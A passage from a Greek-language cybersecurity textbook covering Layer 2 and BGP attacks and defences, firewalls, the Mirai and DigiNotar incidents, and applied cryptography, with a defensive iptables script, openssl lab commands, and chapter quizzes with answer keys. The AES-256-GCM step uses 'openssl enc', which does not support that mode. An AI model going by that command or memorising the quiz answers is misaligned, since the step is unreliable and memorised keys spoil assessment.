Β'. Τις κεφαλίδες και το σώμα (Body) του email με χρήση ασύμμετρου κλειδιού

Γ'. Τον κωδικό πρόσβασης του χρήστη

Δ'. Την IP διεύθυνση του router

7. Ποια είναι η βασική αδυναμία του SPF που επιλύεται από το DMARC;

Α'. Το SPF δεν κρυπτογραφεί τα μηνύματα

Β'. Το SPF ελέγχει μόνο το Return-Path (MailFrom) και όχι το ορατό στον χρήστη Header From

Γ'. Το SPF λειτουργεί μόνο στο Linux

Δ'. Το SPF δεν υποστηρίζει IPv4

8. Ποια επίθεση κοινωνικής μηχανικής στοχεύει αποκλειστικά ανώτατα στελέχη επιχειρήσεων (C-Level Executives);

- Α'. Vishing
- Β'. Whaling
- Γ'. Tailgating
- Δ'. Baiting

9. Τι επιτρέπει η συσκευή Proxmark3 στον τομέα της φυσικής ασφάλειας;

- Α'. Ανίχνευση ιών σε USB
- Β'. Ανάγνωση, ανάλυση και κλωνοποίηση καρτών πρόσβασης RFID και NFC
- Γ'. Κρυπτογράφηση σκληρών δίσκων
- Δ'. Παρακολούθηση κίνησης Wi-Fi

10. Τι είναι η τεχνική Pretexting στην κοινωνική μηχανική;

- Α'. Η αποστολή ιών μέσω email
- Β'. Η δημιουργία ενός πλασματικού σεναρίου και ταυτότητας για την απόσπαση εμπιστευτικών πληροφοριών
- Γ'. Η κρυπτογράφηση βάσεων δεδομένων
- Δ'. Η εγκατάσταση firewall

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 5

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	Η επίκληση ανώτερου στελέχους (CFO/CEO) εκμεταλλεύεται την ψυχολογική αρχή της Αυθεντίας.
Q2	B	Το RFC 7208 θέτει όριο 10 DNS lookups για την αποφυγή επιθέσεων άρνησης εξυπηρέτησης (DoS).
Q3	C	Η πολιτική reject δίνει εντολή για άμεση απόρριψη κάθε αποτυχημένου email.
Q4	D	Το FIDO2/WebAuthn δεσμεύει το TLS Origin κρυπτογραφημένα, καθιστώντας αδύνατη την υποκλοπή μέσω Reverse Proxy.
Q5	C	Το λειτουργικό σύστημα εμπιστεύεται τυφλά τις συσκευές HID (πληκτρολόγια) και εκτελεί άμεσα τα payloads.
Q6	B	Το DKIM παράγει ψηφιακή υπογραφή επί του hash του σώματος και των headers του μηνύματος.
Q7	B	Το DMARC επιβάλλει "Identifier Alignment" συνδέοντας το MailFrom με το ορατό From header.
Q8	B	Το Whaling είναι εξειδικευμένο spear-phishing στραμμένο σε υψηλόβαθμους στόχους (CEOs, CFOs).
Q9	B	Το Proxmark3 είναι το κορυφαίο εργαλείο για ανάλυση και κλωνοποίηση RFID/NFC tags.
Q10	B	Το Pretexting συνίσταται στη θεμελίωση ενός πειστικού προσχήματος και ρόλου για τη χειραγώγηση του στόχου.

Ασφάλεια Δικτύων, Πρωτόκολλα L2–L7 & Τείχη Προστασίας

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η δικτυακή υποδομή αποτελεί το νευρικό σύστημα των σύγχρονων πληροφοριακών συστημάτων. Στο παρόν κεφάλαιο εξετάζονται διεξοδικά:

- Επιθέσεις και αντίμετρα στο Επίπεδο Σύνδεσης Δεδομένων (Layer 2): ARP Poisoning, MAC Flooding, VLAN Hopping, DHCP Starvation, Dynamic ARP Inspection (DAI) και DHCP Snooping.
- Ασφάλεια Επιπέδου Δικτύου (Layer 3) και Δρομολόγησης BGP: BGP Route Hijacking, AS-Path Prepending, RPKI (Resource Public Key Infrastructure) και Route Origin Authorization (ROA).
- Ασφάλεια Επιπέδου Μεταφοράς (Layer 4): Μηχανική πρωτοκόλλου TCP, επιθέσεις TCP SYN Flood, RST Hijacking και εξάντληση πινάκων Conntrack.
- Αρχιτεκτονική Τειχών Προστασίας (Firewalls): Packet Filtering, Stateful Inspection, Next-Generation Firewalls (NGFW) και Web Application Firewalls (WAF).
- Συστήματα Ανίχνευσης/Πρόληψης Εισβολών (NIDS/NIPS): Αρχιτεκτονική της μηχανής Suricata και κανόνες ανίχνευσης υπογραφών.
- Πρωτόκολλα Εικονικών Ιδιωτικών Δικτύων (VPN): Σύγκριση IPsec (AH/ESP, IKEv2), WireGuard (Noise Protocol) και OpenVPN.
- Αναλυτική μελέτη περίπτωσης: Η επίθεση Mirai Botnet DDoS στην υποδομή Dyn DNS (2016).

6.1 Ασφάλεια Επιπέδου Σύνδεσης Δεδομένων (Layer 2) & Επιθέσεις

ΟΡΙΣΜΟΣ ► Επιθέσεις Layer 2 (Data Link Layer) & Μηχανισμοί Άμυνας

- **ARP Poisoning / Spoofing:** Αποστολή πλαστών μηνυμάτων ARP Reply (Gratuitous ARP) σε ένα τοπικό δίκτυο (LAN), συνδέοντας τη διεύθυνση IP της προεπιλεγμένης πύλης (Default Gateway) με τη διεύθυνση MAC του επιτιθέμενου. Επιτρέπει επιθέσεις Man-in-the-Middle (MitM).
- **MAC Flooding:** Αποστολή χιλιάδων τυχαίων διευθύνσεων MAC σε ένα switch για την πλήρωση του πίνακα CAM (Content Addressable Memory). Όταν ο πίνακας γεμίσει, το

switch εισέρχεται σε κατάσταση "Fail-Open" (Hub Mode) εκπέμποντας όλα τα πακέτα σε όλες τις θύρες (Unicast Flooding).

- **VLAN Hopping:** Παραβίαση της απομόνωσης VLAN μέσω:
 - *Switch Spoofing:* Διαπραγμάτευση Dynamic Trunking Protocol (DTP) από το σύστημα του επιτιθέμενου.
 - *Double Tagging:* Εισαγωγή διπλής ετικέτας 802.1Q (Outer και Inner VLAN tag).
- **Αντίμετρα Switches:** **DHCP Snooping** (δημιουργία binding database έμπιστων θυρών), **Dynamic ARP Inspection (DAI)** (επικύρωση ARP πακέτων έναντι της DHCP database) και **Port Security** (περιορισμός μέγιστου αριθμού MACs ανά θύρα).

6.2 Ασφάλεια Δρομολόγησης BGP & Πλαίσιο RPKI

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► BGP Route Hijacking & Υποδομή RPKI

Το πρωτόκολλο Border Gateway Protocol (BGP-4) αποτελεί τη ραχοκοκαλιά δρομολόγησης του διαδικτύου, αλλά στερείται εγγενούς μηχανισμού αυθεντικοποίησης.

- **BGP Hijacking:** Ένα κακόβουλο ή εσφαλμένα ρυθμισμένο Αυτόνομο Σύστημα (AS) διαφημίζει στο BGP ότι κατέχει ένα IP prefix που ανήκει σε άλλον οργανισμό (π.χ. ανακοίνωση πιο συγκεκριμένου prefix /24 έναντι του νόμιμου /22). Λόγω του κανόνα Longest Prefix Match, όλη η παγκόσμια κίνηση εκτρέπεται στον εισβολέα.
- **RPKI (Resource Public Key Infrastructure):** Ιεραρχική υποδομή δημοσίου κλειδιού διαχειριζόμενη από τα RIRs (RIPE NCC, ARIN κ.λπ.), η οποία εκδίδει ψηφιακά υπογεγραμμένα πιστοποιητικά **Route Origin Authorization (ROA)**.
- **ROV (Route Origin Validation):** Οι δρομολογητές BGP επικυρώνουν αυτόματα εάν το AS που διαφημίζει το prefix έχει έγκυρο ROA, απορρίπτοντας μη εξουσιοδοτημένες ανακοινώσεις (RPKI Invalid → Drop).

6.3 Αρχιτεκτονική Firewalls, NIDS/NIPS & Κανόνες Suricata

6.4 Μελέτη Περίπτωσης: Η Επίθεση Mirai Botnet στην Dyn DNS (2016)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Επίθεσης Dyn DNS DDoS από το Mirai

Τον Οκτώβριο του 2016, το botnet Mirai εξαπέλυσε μια πρωτοφανούς κλίμακας επίθεση Distributed Denial of Service (DDoS) ισχύος άνω του 1.2 Tbps εναντίον του παρόχου Dyn DNS, καθιστώντας μη προσβάσιμες κορυφαίες πλατφόρμες (Twitter, Netflix, GitHub, Spotify).

Τεχνολογία Τείχους	Επίπεδα OSI	Τεχνική Λειτουργία & Χαρακτηριστικά
Packet Filtering	Layer (Network/Transport)	3–4 Έλεγχος IPs, πρωτοκόλλων και θυρών χωρίς διατήρηση κατάστασης σύνδεσης (Stateless).
Stateful Inspection	Layer 3–4 (Stateful)	Παρακολούθηση της κατάστασης κάθε σύνδεσης (State Table: SYN_SENT, ESTABLISHED).
NGFW (Next-Gen)	Layer 3–7 (Full Stack)	Deep Packet Inspection (DPI), αναγνώριση εφαρμογών (App-ID), αποκρυπτογράφηση TLS/SSL, ενσωματωμένο IPS.
WAF (Web App)	Layer 7 (Application)	Εξειδικευμένη προστασία HTTP/HTTPS από επιθέσεις OWASP Top 10 (SQLi, XSS, SSRF).

Πίνακας 6.1: Συγκριτική αρχιτεκτονική τεχνολογιών Firewalls.

Μηχανισμός & Φάσεις Επίθεσης:

1. **IoT Compromise:** Το Mirai σάρωσε μαζικά το διαδίκτυο στις θύρες Telnet (TCP 23/2323), χρησιμοποιώντας μια λίστα από μόλις 62 προεπιλεγμένα ζεύγη credentials (Default Credentials) για να μολύνει εκατοντάδες χιλιάδες κάμερες IP και DVRs.
2. **Multi-Vector DDoS:** Το botnet εξαπέλυσε ταυτόχρονα:
 - **DNS Water Torture Attack (Pseudo-Random Subdomain – PRSD):** Εκατομμύρια αιτήματα DNS για ανύπαρκτα subdomains (π.χ. xyz123.twitter.com), εξαντλώντας τους authoritative DNS servers.
 - **SYN Floods & UDP Floods:** Κορεσμός του bandwidth και των firewall state tables της υποδομής Dyn.

▣ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 6: Διαμόρφωση Stateful Firewall με iptables / nftables

Στόχος: Εφαρμογή πολιτικής Default-Deny, επιθεώρηση καταστάσεων συνδέσεων (Stateful Inspection) και προστασία από επιθέσεις DoS.

Βήμα 1: Σενάριο Σκληραγώγησης Τείχους Προστασίας Linux

```
cat << 'EOF' > /tmp/firewall_rules.sh
#!/bin/bash
# Καθαρισμός προηγούμενων κανόνων
iptables -F
iptables -X

# Πολιτική Default Drop
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

# Αποδοχή κίνησης Loopback
iptables -A INPUT -i lo -j ACCEPT

# Αποδοχή καθιερωμένων συνδέσεων (Stateful Inspection)
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

```
# Προστασία από TCP SYN Flood (Rate Limiting)
iptables -A INPUT -p tcp --syn -m limit --limit 20/s --limit-burst 50 -j ACCEPT
iptables -A INPUT -p tcp --syn -j DROP

# Αποδοχή εισερχόμενων υπηρεσιών Web (HTTP/HTTPS) και SSH
iptables -A INPUT -p tcp --dport 22 -m conntrack --ctstate NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -m conntrack --ctstate NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -m conntrack --ctstate NEW -j ACCEPT

# Απόρριψη άκυρων πακέτων (Invalid Packets)
iptables -A INPUT -m conntrack --ctstate INVALID -j DROP
EOF
chmod +x /tmp/firewall_rules.sh
echo "[+] Firewall script generated successfully."
```

Έξοδος Τερματικού (Terminal Output):

```
[+] Firewall script generated successfully.
```

ΠΡΑΚΤΙΚΗ ΑΣΚΗΣΗ Αποτροπή Επιθέσεων Layer 2 σε Εταιρικό Switch

Σενάριο: Σε ένα εταιρικό τοπικό δίκτυο (LAN), ένας εισβολέας συνδέει ένα rogue laptop και εκτελεί ARP Spoofing επιχειρώντας να υποκλέψει δεδομένα μεταξύ των σταθμών εργασίας και του Default Gateway.

1. Ποια είναι η ακριβής ακολουθία ρυθμίσεων (DHCP Snooping, DAI, Port Security) που πρέπει να ενεργοποιηθεί στα εταιρικά switches;
2. Πώς η λειτουργία DHCP Snooping διαχωρίζει τις θύρες σε Trusted και Untrusted;
3. Ποιος είναι ο ρόλος του πρωτοκόλλου 802.1X στον έλεγχο πρόσβασης θυρών δικτύου (Port-Based Network Access Control);

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Οι επιθέσεις Layer 2 (ARP Spoofing, MAC Flooding) αντιμετωπίζονται αποτελεσματικά μέσω DAI, DHCP Snooping και Port Security στα switches.
- Το RPKI και το Route Origin Validation (ROV) παρέχουν κρυπτογραφική αυθεντικοποίηση στις διαφημίσεις προθεμάτων BGP.
- Τα Next-Generation Firewalls (NGFW) ενσωματώνουν Deep Packet Inspection και αποκρυπτογράφηση TLS για πλήρη ορατότητα στο Επίπεδο Εφαρμογών (Layer 7).
- Το σύγχρονο πρωτόκολλο VPN WireGuard προσφέρει ανώτερη απόδοση και ασφάλεια χρησιμοποιώντας σύγχρονη κρυπτογραφία (Noise framework, ChaCha20-Poly1305).

6.5 Αξιολόγηση Τέλους Κεφαλαίου & Ερωτήσεις Κρίσεως

Επίσημο Τεστ Αυτοαξιολόγησης (Quiz Κεφαλαίου 6)

1. Ποιος μηχανισμός ασφαλείας σε switch επικυρώνει τα πακέτα ARP συγκρίνοντάς τα με τη βάση δεδομένων του DHCP Snooping;
 - Α'. Spanning Tree Protocol (STP)
 - Β'. Dynamic ARP Inspection (DAI)
 - Γ'. VLAN Trunking Protocol (VTP)
 - Δ'. RIPv2
2. Τι συμβαίνει όταν ένας πίνακας CAM σε ένα παλαιότερο switch υπερχειλίζει λόγω επίθεσης MAC Flooding;
 - Α'. Το switch απενεργοποιείται μόνιμα
 - Β'. Το switch αρχίζει να λειτουργεί ως Hub εκπέμποντας όλα τα πακέτα σε όλες τις θύρες (Unicast Flooding)
 - Γ'. Το switch κρυπτογραφεί όλα τα δεδομένα
 - Δ'. Το switch διαγράφει τις ρυθμίσεις του
3. Ποια τεχνολογία χρησιμοποιεί ψηφιακά πιστοποιητικά ROA για την αποτροπή επιθέσεων BGP Route Hijacking;
 - Α'. DNSSEC
 - Β'. RPKI (Resource Public Key Infrastructure)
 - Γ'. OSPF MD5
 - Δ'. WPA3-Enterprise
4. Ποια είναι η βασική διαφορά μεταξύ ενός Stateful Firewall και ενός Stateless Packet Filter;
 - Α'. Το Stateful παρακολουθεί την κατάσταση και το ιστορικό της σύνδεσης στον πίνακα conntrack, ενώ το Stateless εξετάζει κάθε πακέτο μεμονωμένα
 - Β'. Το Stateless είναι πάντα πιο ασφαλές από το Stateful
 - Γ'. Το Stateful λειτουργεί μόνο σε ασύρματα δίκτυα
 - Δ'. Δεν υπάρχει καμία λειτουργική διαφορά
5. Ποιο είδος επίθεσης DNS χρησιμοποιήθηκε μαζικά από το Mirai Botnet εναντίον της Dyn DNS;
 - Α'. DNS Cache Poisoning
 - Β'. DNS Water Torture / PRSD (Pseudo-Random Subdomain Flooding)
 - Γ'. DNS Zone Transfer
 - Δ'. BIND Buffer Overflow
6. Ποιο πρωτόκολλο VPN χρησιμοποιεί το πλαίσιο Noise Protocol Framework και τον κρυπτογραφικό αλγόριθμο ChaCha20-Poly1305;
 - Α'. PPTP

Β'. L2TP

Γ'. WireGuard

Δ'. IPSec IKEv1

7. Ποια εντολή **iptables** επιτρέπει την αποδοχή πακέτων που ανήκουν σε ήδη εδραιωμένες συνδέσεις;

Α'. `-m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT`

Β'. `-m conntrack --ctstate NEW -j DROP`

Γ'. `-p tcp --dport 80 -j REJECT`

Δ'. `--set-mark 1 -j ACCEPT`

8. Σε ποιο επίπεδο του μοντέλου OSI λειτουργεί ένα Web Application Firewall (WAF);

Α'. Layer 2 (Data Link)

Β'. Layer 3 (Network)

Γ'. Layer 4 (Transport)

Δ'. Layer 7 (Application)

9. Ποια τεχνική αποτρέπει την επίθεση DHCP Starvation σε ένα εταιρικό switch;

Α'. DHCP Snooping με περιορισμό ρυθμού (Rate Limiting) και Port Security

Β'. Απενεργοποίηση του DNS

Γ'. Αλλαγή του default gateway

Δ'. Χρήση καλωδίων οπτικών ινών

10. Ποιο mode του IPsec παρέχει κρυπτογράφηση ολόκληρου του αρχικού πακέτου IP προσθέτοντας νέα εξωτερική κεφαλίδα IP;

Α'. Transport Mode

Β'. Tunnel Mode

Γ'. Pass-through Mode

Δ'. Mirror Mode

Πίνακας Ορθών Απαντήσεων και Παιδαγωγικής Αιτιολόγησης Quiz 6

Ερώτηση	Ορθή	Παιδαγωγική Αιτιολόγηση & Τεκμηρίωση
Q1	B	To DAI ελέγχει τα πακέτα ARP έναντι του DHCP Snooping Binding Table αποτρέποντας το ARP Spoofing.
Q2	B	To CAM table overflow αναγκάζει το switch σε fail-open συμπεριφορά εκπέμποντας unicast πακέτα σε όλες τις θύρες.
Q3	B	To RPKI εξασφαλίζει ότι μόνο το εξουσιοδοτημένο AS μπορεί να ανακοινώσει συγκεκριμένα IP prefixes (ROA).
Q4	A	To Stateful firewall διατηρεί state tables επιτρέποντας δυναμική επιστροφή πακέτων χωρίς άνοιγμα όλων των θυρών.
Q5	B	To DNS Water Torture δημιουργεί τυχαία subdomains εξαναγκάζοντας τους servers σε εξαντλητικές recursive αναζητήσεις.
Q6	C	To WireGuard βασίζεται στο σύγχρονο Noise protocol και ChaCha20-Poly1305 προσφέροντας υψηλή ταχύτητα και απλότητα.
Q7	A	Ο κανόνας επιτρέπει πακέτα που ανήκουν σε ήδη αναγνωρισμένες και ενεργές συνδέσεις (Stateful filtering).
Q8	D	To WAF λειτουργεί στο Επίπεδο 7 επιθερώντας HTTP/HTTPS payload για web exploits (SQLi, XSS).
Q9	A	Ο συνδυασμός DHCP Snooping rate limiting και Port Security εμποδίζει την εξάντληση των IP διευθύνσεων από πλαστές MACs.
Q10	B	To IPsec Tunnel Mode ενθυλακώνει και κρυπτογραφεί ολόκληρο το αρχικό IP πακέτο, κατάλληλο για Site-to-Site VPNs.

Μέρος III

Κρυπτογραφία, Ταυτότητα και Ασφαλής Μηχανική Λογισμικού

Εφαρμοσμένη Κρυπτογραφία, Αλγόριθμοι & Υποδομή Δημοσίου Κλειδιού (PKI)

Σύνοψη & Μαθησιακοί Στόχοι Κεφαλαίου

Η εφαρμοσμένη κρυπτογραφία αποτελεί τον μαθηματικό ακρογωνιαίο λίθο της ψηφιακής εμπιστοσύνης και ασφάλειας. Στο παρόν κεφάλαιο εξετάζονται διεξοδικά:

- Μαθηματικά θεμέλια: Αριθμητική υπολοίπων, Πεπερασμένα Σώματα Galois $GF(2^8)$, Πρόβλημα Διακριτού Λογαρίθμου (DLP) και Ελλειπτικές Καμπύλες.
- Συμμετρική κρυπτογραφία: Εσωτερική δομή γύρων AES (SubBytes, ShiftRows, MixColumns, AddRoundKey) και καταστάσεις λειτουργίας (CBC, CTR, GCM).
- Ασύμμετρη κρυπτογραφία: Μαθηματική θεμελίωση RSA, πρωτόκολλο ανταλλαγής κλειδιών Diffie-Hellman και ελλειπτικές καμπύλες (ECDSA, Ed25519).
- Συναρτήσεις κατακερματισμού (Hash Functions), κατασκευή Merkle-Damgård (SHA-256), αλγόριθμοι HMAC και σπογγοειδείς συναρτήσεις SHA-3 (Keccak).
- Υποδομή Δημοσίου Κλειδιού (PKI): Πρότυπο X.509, ιεραρχίες CA, ανάκληση πιστοποιητικών (CRL, OCSP, OCSP Stapling) και Certificate Transparency.
- Μετα-κβαντική Κρυπτογραφία (Post-Quantum Cryptography – PQC) και νέα πρότυπα NIST (ML-KEM, ML-DSA).
- Αναλυτική μελέτη περίπτωσης: Η παραβίαση της Αρχής Πιστοποίησης DigiNotar (2011).

7.1 Μαθηματικά Θεμέλια & Συμμετρικοί Αλγόριθμοι (AES)

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Αλγεβρική Δομή του Advanced Encryption Standard

Ο AES (Rijndael) είναι ένας συμμετρικός κρυπτογράφος μπλοκ (Block Cipher) με σταθερό μέγεθος μπλοκ 128 bits και μεγέθη κλειδιού 128, 192 ή 256 bits (με 10, 12 ή 14 γύρους αντίστοιχα).

Κάθε γύρος εκτελεί τέσσερις διαδοχικούς μετασχηματισμούς πάνω στον πίνακα κατάστασης 4×4 bytes (State Matrix):

1. **SubBytes (Μη γραμμική αντικατάσταση):** Κάθε byte αντικαθίσταται από τον πίνακα S-Box, ο οποίος υπολογίζεται μέσω αντιστροφής στο πεπερασμένο σώμα $GF(2^8)$ με ανάγωγο πολυώνυμο $m(x) = x^8 + x^4 + x^3 + x + 1$ και εφαρμογής αφινικού μετασχηματισμού (προσφέρει ανθεκτικότητα σε διαφορική και γραμμική κρυπτανάλυση).
2. **ShiftRows (Κυκλική μετάθεση):** Κυκλική ολίσθηση των γραμμών του πίνακα κατά 0, 1, 2 και 3 bytes προς τα αριστερά (διάχυση – diffusion).
3. **MixColumns (Γραμμικός αναμίκτης στηλών):** Πολλαπλασιασμός κάθε στήλης με σταθερό μέγιστο διαχωριστικό πίνακα (MDS Matrix) στο $GF(2^8)$ (τέλεια διάχυση εντός στήλης).
4. **AddRoundKey (Πρόσθεση κλειδιού γύρου):** Πράξη XOR ($\oplus$) του State Matrix με το υποκλειδί γύρου ($RoundKey_i$).

7.1.1 Καταστάσεις Λειτουργίας Μπλοκ (Block Cipher Modes)

- **ECB (Electronic Codebook):** Κάθε μπλοκ κρυπτογραφείται ανεξάρτητα. **Εξαιρετικά ανασφαλές** καθώς διατηρεί τα πρότυπα των δεδομένων (π.χ. διαρροή της εικόνας Tux).
- **CBC (Cipher Block Chaining):** Κάθε μπλοκ δεδομένων υφίσταται XOR με το προηγούμενο κρυπτογράφημα ($C_i = E_K(P_i \oplus C_{i-1})$). Απαιτεί τυχαίο διάνυσμα αρχικοποίησης (IV) και padding (PKCS#7). Ευάλωτο σε επιθέσεις Padding Oracle εάν δεν χρησιμοποιείται MAC.
- **GCM (Galois/Counter Mode):** Κατάσταση αυθεντικοποιημένης κρυπτογράφησης (Authenticated Encryption with Associated Data – AEAD). Συνδυάζει την κατάσταση μετρητή (CTR Mode) για κρυπτογράφηση και τον πολλαπλασιαστή Galois (GHASH) για παραγωγή Authentication Tag (MAC). Παρέχει ταυτόχρονα **Εμπιστευτικότητα και Ακεραιότητα** με εξαιρετική ταχύτητα και δυνατότητα παράλληλης επεξεργασίας σε υλικό (AES-NI).

7.2 Ασύμμετρη Κρυπτογραφία & Ελλειπτικές Καμπύλες

ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Μαθηματική Θεμελίωση του Αλγορίθμου RSA

1. Επιλογή δύο μεγάλων πρώτων αριθμών p και q .
2. Υπολογισμός του μέτρου $n = p \times q$ και της συνάρτησης Euler $\phi(n) = (p - 1)(q - 1)$.
3. Επιλογή δημόσιου εκθέτη e τέτοιου ώστε $\gcd(e, \phi(n)) = 1$ (συνήθως $e = 65537 = 2^{16} + 1$).
4. Υπολογισμός του ιδιωτικού εκθέτη d ως του πολλαπλασιαστικού αντιστρόφου:

$$d \equiv e^{-1} \pmod{\phi(n)} \iff e \cdot d \equiv 1 \pmod{\phi(n)} \quad (7.1)$$

5. **Κρυπτογράφηση:** $C \equiv M^e \pmod{n}$ | **Αποκρυπτογράφηση:** $M \equiv C^d \pmod{n}$.

7.2.1 Κρυπτογραφία Ελλειπτικών Καμπυλών (ECC)

Η κρυπτογραφία ελλειπτικών καμπυλών βασίζεται στην αλγεβρική δομή ελλειπτικών καμπυλών πάνω σε πεπερασμένα σώματα $\mathbb{F}_p$:

$$y^2 \equiv x^3 + ax + b \pmod{p} \quad \text{με } 4a^3 + 27b^2 \not\equiv 0 \pmod{p} \quad (7.2)$$

Πλεονέκτημα Ασφαλείας: Το Πρόβλημα Διακριτού Λογαρίθμου Ελλειπτικών Καμπυλών (ECDLP) είναι εκθετικά πιο δύσκολο από την παραγοντοποίηση ακεραίων. Ένα κλειδί ECC μήκους 256 bits (π.χ. Curve25519 ή secp256r1) προσφέρει ισοδύναμη ασφάλεια με κλειδί RSA μήκους 3072 bits, απαιτώντας δραστικά λιγότερους υπολογιστικούς πόρους.

7.3 Συναρτήσεις Κατακερματισμού & Αλγόριθμοι HMAC

ΟΡΙΣΜΟΣ ► Ιδιότητες Ασφαλών Συναρτήσεων Κατακερματισμού (Cryptographic Hash Functions)

Μια κρυπτογραφική συνάρτηση κατακερματισμού $H : \{0, 1\}^* \rightarrow \{0, 1\}^n$ πρέπει να ικανοποιεί τρεις θεμελιώδεις ιδιότητες:

1. **Ανθεκτικότητα στην Πρώτη Προεικόνα (Pre-image Resistance / One-Way):** Δεδομένου του h , είναι υπολογιστικά ανέφικτο να βρεθεί x τέτοιο ώστε $H(x) = h$ (πολυπλοκότητα $\mathcal{O}(2^n)$).
2. **Ανθεκτικότητα στη Δεύτερη Προεικόνα (Second Pre-image Resistance):** Δεδομένου του x_1 , είναι ανέφικτο να βρεθεί $x_2 \neq x_1$ τέτοιο ώστε $H(x_1) = H(x_2)$ (πολυπλοκότητα $\mathcal{O}(2^n)$).
3. **Ανθεκτικότητα σε Συγκρούσεις (Collision Resistance):** Είναι ανέφικτο να βρεθεί οποιοδήποτε ζεύγος (x_1, x_2) με $x_1 \neq x_2$ τέτοιο ώστε $H(x_1) = H(x_2)$ (λόγω του Birthday Paradox, πολυπλοκότητα $\mathcal{O}(2^{n/2})$).


ΤΥΠΙΚΟ ΜΟΝΤΕΛΟ & ΜΑΘΗΜΑΤΙΚΗ ΘΕΜΕΛΙΩΣΗ ► Κατασκευή HMAC (Keyed-Hash Message Authentication Code)

Ο αλγόριθμος HMAC συνδυάζει ένα μυστικό κλειδί K με μια συνάρτηση hash H (π.χ. SHA-256) αποτρέποντας επιθέσεις επέκτασης μήκους (Length Extension Attacks):

$$HMAC(K, m) = H\left((K \oplus opad) \parallel H((K \oplus ipad) \parallel m)\right) \quad (7.3)$$

όπου $ipad = 0x3636 \dots$ (inner pad) και $opad = 0x5C5C \dots$ (outer pad).

7.4 Υποδομή Δημοσίου Κλειδιού (PKI) & Πρότυπο X.509



Σχήμα 7.1: Ιεραρχική δομή αλυσίδας εμπιστοσύνης (Certificate Chain of Trust) στην Υποδομή PKI.

7.5 Μελέτη Περίπτωσης: Η Παραβίαση της DigiNotar (2011)

ΜΕΛΕΤΗ ΠΕΡΙΠΤΩΣΗΣ & ΑΝΑΛΥΣΗ ΣΥΜΒΑΝΤΟΣ ► Ανάλυση της Κατάρρευσης της Ολλανδικής Αρχής Πιστοποίησης

Τον Ιούλιο του 2011, Ιρανοί επιτιθέμενοι παραβίασαν τους εσωτερικούς διακομιστές της ολλανδικής Root CA DigiNotar και εξέδωσαν περισσότερα από 500 πλαστά ψηφιακά πιστοποιητικά, συμπεριλαμβανομένου ενός πιστοποιητικού μπαλαντέρ (Wildcard Certificate) για το domain *.google.com.

Συνέπειες & Μαθήματα:

1. **Man-in-the-Middle Attack:** Οι επιτιθέμενοι χρησιμοποίησαν το πλαστό πιστοποιητικό σε συνεργασία με κρατικούς παρόχους ISP για να υποκλέψουν λογαριασμούς Gmail άνω των 300.000 Ιρανών πολιτών.
2. **Total Loss of Trust:** Όλοι οι κατασκευαστές φυλλομετρητών (Google, Mozilla, Microsoft, Apple) αφαίρεσαν άμεσα τη DigiNotar από τα Root Trust Stores, οδηγώντας την εταιρεία σε πτώχευση εντός εβδομάδων.
3. **Γέννηση του Certificate Transparency (CT Logs):** Το περιστατικό οδήγησε στη δημιουργία του προτύπου RFC 6962 (Certificate Transparency), όπου κάθε δημόσιο πιστοποιητικό TLS υποχρεούται να καταγράφεται σε δημόσια, αμετάβλητα (Append-Only) Merkle Tree logs για να θεωρηθεί έγκυρο.

☒ ΤΕΧΝΙΚΟ ΕΡΓΑΣΤΗΡΙΟ 7: Διαχείριση Κλειδιών, Έκδοση Πιστοποιητικών & Κρυπτογράφηση με TLS

Στόχος: Δημιουργία ιδιωτικού κλειδιού ECC (Ed25519), δημιουργία Root CA, έκδοση πιστοποιητικού TLS και κρυπτογράφηση αρχείου με AES-256-GCM.

Βήμα 1: Δημιουργία Κλειδιών & Αυθεντικοποιημένη Κρυπτογράφηση AES-256-GCM

```
# Δημιουργία τυχαίου συμμετρικού κλειδιού 256 bits  
openssl rand -hex 32 > /tmp/symmetric.key
```

```
# Δημιουργία δοκιμαστικού αρχείου δεδομένων  
echo "Confidential Banking Database Payload" > /tmp/plaintext.txt
```

```
# Κρυπτογράφηση με AES-256-GCM (Authenticated Encryption)
openssl enc -aes-256-gcm -in /tmp/plaintext.txt -out /tmp/ciphertext.bin \
    -pass file:/tmp/symmetric.key -pbkdf2

# Δημιουργία ζεύγους κλειδιών Ed25519 (Elliptic Curve)
openssl genpkey -algorithm ED25519 -out /tmp/ed25519_private.pem
